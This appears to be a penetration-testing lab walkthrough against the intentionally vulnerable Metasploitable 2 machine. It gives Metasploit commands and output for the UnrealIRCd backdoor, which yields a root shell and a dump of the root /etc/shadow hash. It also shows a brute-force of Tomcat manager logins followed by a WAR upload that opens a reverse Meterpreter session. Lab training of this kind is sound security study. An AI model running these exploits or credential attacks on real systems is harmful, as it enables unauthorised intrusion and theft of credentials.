
search unrealircd
use exploit/unix/irc/unreal_ircd_3281_backdoor
set payload cmd/unix/reverse
set RHOST 192.168.92.133 <target ip>



```
msf6 > search unreal

Matching Modules
================

   #  Name                                      Disclosure Date  Rank
  Check  Description
   -  ----                                      ---------------  ----
  -----  -----------
   0  exploit/linux/games/ut2004_secure         2004-06-18       good
  Yes    Unreal Tournament 2004 "secure" Overflow (Linux)
   1    \_ target: Automatic                    .                .
  .      .
   2    \_ target: UT2004 Linux Build 3120      .                .
  .      .
   3    \_ target: UT2004 Linux Build 3186      .                .
  .      .
   4  exploit/windows/games/ut2004_secure       2004-06-18       good
  Yes    Unreal Tournament 2004 "secure" Overflow (Win32)
   5  exploit/unix/irc/unreal_ircd_3281_backdoor  2010-06-12     excel
ent  No     UnrealIRCD 3.2.8.1 Backdoor Command Execution


Interact with a module by name or index. For example info 5, use 5 or us
 exploit/unix/irc/unreal_ircd_3281_backdoor
```




```
msf6 > use exploit/unix/irc/unreal_ircd_3281_backdoor
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   CHOST                     no        The local client address
   CPORT                     no        The local client port
   Proxies                   no        A proxy chain of format type:hos
                                       t:port[,type:host:port][...]
   RHOSTS                    yes       The target host(s), see https://
                                       docs.metasploit.com/docs/using-m
                                       etasploit/basics/using-metasploi
                                       t.html
   RPORT    6667             yes       The target port (TCP)


Exploit target:

   Id  Name
   --  ----
   0   Automatic Target



View the full module info with the info, or info -d command.

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set RHOST 192.168.92.
33
RHOST => 192.168.92.133
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads
```



```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show payloads

Compatible Payloads
===================

   #   Name                                        Disclosure Date  Rank
   Check  Description
   -   ----                                        ---------------  ----
   -----  -----------
   0   payload/cmd/unix/adduser                    .                norm
l  No     Add user with useradd
   1   payload/cmd/unix/bind_perl                  .                norm
l  No     Unix Command Shell, Bind TCP (via Perl)
   2   payload/cmd/unix/bind_perl_ipv6             .                norm
l  No     Unix Command Shell, Bind TCP (via perl) IPv6
   3   payload/cmd/unix/bind_ruby                  .                norm
l  No     Unix Command Shell, Bind TCP (via Ruby)
   4   payload/cmd/unix/bind_ruby_ipv6             .                norm
l  No     Unix Command Shell, Bind TCP (via Ruby) IPv6
   5   payload/cmd/unix/generic                    .                norm
l  No     Unix Command, Generic Command Execution
   6   payload/cmd/unix/reverse                    .                norm
l  No     Unix Command Shell, Double Reverse TCP (telnet)
   7   payload/cmd/unix/reverse_bash_telnet_ssl    .                norm
l  No     Unix Command Shell, Reverse TCP SSL (telnet)
   8   payload/cmd/unix/reverse_perl               .                norm
l  No     Unix Command Shell, Reverse TCP (via Perl)
   9   payload/cmd/unix/reverse_perl_ssl           .                norm
l  No     Unix Command Shell, Reverse TCP SSL (via perl)
   10  payload/cmd/unix/reverse_ruby               .                norm
l  No     Unix Command Shell, Reverse TCP (via Ruby)
   11  payload/cmd/unix/reverse_ruby_ssl           .                norm
l  No     Unix Command Shell, Reverse TCP SSL (via Ruby)
   12  payload/cmd/unix/reverse_ssl_double_telnet  .                norm
l  No     Unix Command Shell, Double Reverse TCP SSL (telnet)

msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > set payload cmd/unix/
ind_ruby
payload ⇒ cmd/unix/bind_ruby
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > show options

Module options (exploit/unix/irc/unreal_ircd_3281_backdoor):
```

exploit




```
msf6 exploit(unix/irc/unreal_ircd_3281_backdoor) > exploit

[*] 192.168.92.133:6667 - Connected to 192.168.92.133:6667 ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Looking up your hostname ...
    :irc.Metasploitable.LAN NOTICE AUTH :*** Couldn't resolve your hostn
me; using your IP address instead
[*] 192.168.92.133:6667 - Sending backdoor command ...
[*] Started bind TCP handler against 192.168.92.133:4444
[*] Command shell session 1 opened (192.168.92.132:39109 → 192.168.92.1
3:4444) at 2024-10-17 08:13:00 -0400

whoami
root
hostname
metasploitable
ifconfig
eth0      Link encap:Ethernet  HWaddr 00:0c:29:24:3d:6a
          inet addr:192.168.92.133  Bcast:192.168.92.255  Mask:255.255.2
5.0
          inet6 addr: fe80::20c:29ff:fe24:3d6a/64 Scope:Link
          UP BROADCAST RUNNING MULTICAST  MTU:1500  Metric:1
          RX packets:84585 errors:1 dropped:1 overruns:0 frame:0
          TX packets:2119 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:1000
          RX bytes:5077717 (4.8 MB)  TX bytes:122020 (119.1 KB)
          Interrupt:17 Base address:0×2000

lo        Link encap:Local Loopback
          inet addr:127.0.0.1  Mask:255.0.0.0
          inet6 addr: ::1/128 Scope:Host
          UP LOOPBACK RUNNING  MTU:16436  Metric:1
          RX packets:164 errors:0 dropped:0 overruns:0 frame:0
          TX packets:164 errors:0 dropped:0 overruns:0 carrier:0
          collisions:0 txqueuelen:0
          RX bytes:54509 (53.2 KB)  TX bytes:54509 (53.2 KB)

gep root /etc/shadow
grep root /etc/shadow
root:$1$/avpfBJ1$x0z8w5UF9Iv./DR9E9Lid.:14747:0:99999:7:::
█
```

Port-8180 (Apache Tomcat) :

Apache Tomcat is a free and open-source implementation of the Jakarta Servlet, Jakarta Expression Language, and WebSocket technologies. Tomcat provides a “pure Java” HTTP web server environment in which Java code can run.

Open the msfconsole and search for tomcat_mgr_login.


msfconsole
search tomcat_mgr_login
use auxiliary/scanner/http/tomcat_mgr_login
set RHOST 192.168.44.130 < target ip >
set RPORT 8180
set STOP_ON_SUCCESS true



```
msf6 > search tomcat_mgr_login

Matching Modules
================

   #  Name                                     Disclosure Date  Rank    Check  Description
   -  ----                                     ---------------  ----    -----  -----------
   0  auxiliary/scanner/http/tomcat_mgr_login  .                normal  No     Tomcat Application Manager Login Utility


Interact with a module by name or index. For example info 0, use 0 or use auxiliary/scanner/http/tomcat_mgr_login

msf6 > use 0
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RHOST 192.168.44.130
RHOST ⇒ 192.168.44.130
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set RPORT 8180
RPORT ⇒ 8180
msf6 auxiliary(scanner/http/tomcat_mgr_login) > set STOP_ON_SUCCESS true
STOP_ON_SUCCESS ⇒ true
msf6 auxiliary(scanner/http/tomcat_mgr_login) > exploit

[!] No active DB -- Credential data will not be saved!
[-] 192.168.44.130:8180 - LOGIN FAILED: admin:admin (Incorrect)
[-] 192.168.44.130:8180 - LOGIN FAILED: admin:manager (Incorrect)
[-] 192.168.44.130:8180 - LOGIN FAILED: admin:role1 (Incorrect)
[-] 192.168.44.130:8180 - LOGIN FAILED: admin:root (Incorrect)
[-] 192.168.44.130:8180 - LOGIN FAILED: admin:tomcat (Incorrect)
[-] 192.168.44.130:8180 - LOGIN FAILED: admin:s3cret (Incorrect)
[-] 192.168.44.130:8180 - LOGIN FAILED: admin:vagrant (Incorrect)
[-] 192.168.44.130:8180 - LOGIN FAILED: admin:QLogic66 (Incorrect)
[-] 192.168.44.130:8180 - LOGIN FAILED: admin:password (Incorrect)
[-] 192.168.44.130:8180 - LOGIN FAILED: admin:Password1 (Incorrect)
[-] 192.168.44.130:8180 - LOGIN FAILED: admin:changethis (Incorrect)
[-] 192.168.44.130:8180 - LOGIN FAILED: admin:r00t (Incorrect)
[-] 192.168.44.130:8180 - LOGIN FAILED: admin:toor (Incorrect)
[-] 192.168.44.130:8180 - LOGIN FAILED: admin:password1 (Incorrect)
[-] 192.168.44.130:8180 - LOGIN FAILED: admin:j2deployer (Incorrect)
[-] 192.168.44.130:8180 - LOGIN FAILED: admin:OvW*busr1 (Incorrect)
[-] 192.168.44.130:8180 - LOGIN FAILED: admin:kdsxc (Incorrect)
[-] 192.168.44.130:8180 - LOGIN FAILED: admin:owaspba (Incorrect)
[-] 192.168.44.130:8180 - LOGIN FAILED: admin:ADMIN (Incorrect)
[-] 192.168.44.130:8180 - LOGIN FAILED: admin:xampp (Incorrect)
[-] 192.168.44.130:8180 - LOGIN FAILED: manager:admin (Incorrect)
```

It uses some default usernames and passwords lists to Brute Force and follows the arguments given in the above.

exploit



```
[-] 192.168.44.130:8180 - LOGIN FAILED: tomcat:manager (Incorrect)
[-] 192.168.44.130:8180 - LOGIN FAILED: tomcat:role1 (Incorrect)
[-] 192.168.44.130:8180 - LOGIN FAILED: tomcat:root (Incorrect)
[+] 192.168.44.130:8180 - Login Successful: tomcat:tomcat
[*] Scanned 1 of 1 hosts (100% complete)
[*] Auxiliary module execution completed
msf6 auxiliary(scanner/http/tomcat_mgr_login) >
```


so , now we take those username and password for the next exploit phase.

search for tomcat manager exploit .

search tomcat_mgr_upload
use exploit/multi/http/tomcat_mgr_upload
set RHOST 192.168.44.130 < target ip >
set RPORT 8180

now set the username and password which we got in above method.

set HttpUsername tomcat
set HttpPassword tomcat
exploit




```
Matching Modules
================

   #  Name                                  Disclosure Date  Rank       Check  Description
   -  ----                                  ---------------  ----       -----  -----------
   0  exploit/multi/http/tomcat_mgr_upload  2009-11-09       excellent  Yes    Apache Tomcat Manager Authenticated Upload Code Execution
   1    \_ target: Java Universal           .                .          .      .
   2    \_ target: Windows Universal        .                .          .      .
   3    \_ target: Linux x86                .                .          .      .


Interact with a module by name or index. For example info 3, use 3 or use exploit/multi/http/tomcat_mgr_upload
After interacting with a module you can manually set a TARGET with set TARGET 'Linux x86'

msf6 >
msf6 > use exploit/multi/http/tomcat_mgr_upload
[*] No payload configured, defaulting to java/meterpreter/reverse_tcp
msf6 exploit(multi/http/tomcat_mgr_upload) > set RHOST 192.168.44.130
RHOST ⇒ 192.168.44.130
msf6 exploit(multi/http/tomcat_mgr_upload) > set RPORT 8180
RPORT ⇒ 8180
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpUsername tomcat
HttpUsername ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > set HttpPassword tomcat
HttpPassword ⇒ tomcat
msf6 exploit(multi/http/tomcat_mgr_upload) > exploit

[*] Started reverse TCP handler on 192.168.44.128:4444
[*] Retrieving session ID and CSRF token ...
[*] Uploading and deploying 6A0W9EDb9zFGqUm ...
[*] Executing 6A0W9EDb9zFGqUm ...
[*] Undeploying 6A0W9EDb9zFGqUm  ...
[*] Undeployed at /manager/html/undeploy
[*] Sending stage (57971 bytes) to 192.168.44.130
[*] Meterpreter session 1 opened (192.168.44.128:4444 → 192.168.44.130:36231) at 2024-10-16 15:16:39 -0400

meterpreter > sysinfo
Computer        : metasploitable
OS              : Linux 2.6.24-16-server (i386)
Architecture    : x86
System Language : en_US
Meterpreter     : java/linux
meterpreter > █
```

That’s it Guys , we just Exploited Metasploitable 2 .

In my recent security audit of *Metasploit Machine 2, I performed a comprehensive vulnerability scan using the **Nessus vulnerability scanner* to assess the system’s security posture.

We turned on Nessus in the terminal



```
┌──(kali㉿kali)-[~]
└─$ systemctl start nessusd.service
```


Authenticate

Authentication is required to start 'nessusd.service'.

An application is attempting to perform an action that requires privileges. Authentication is required to perform this action.

Password:

We went to the nusses server and login to start our scan

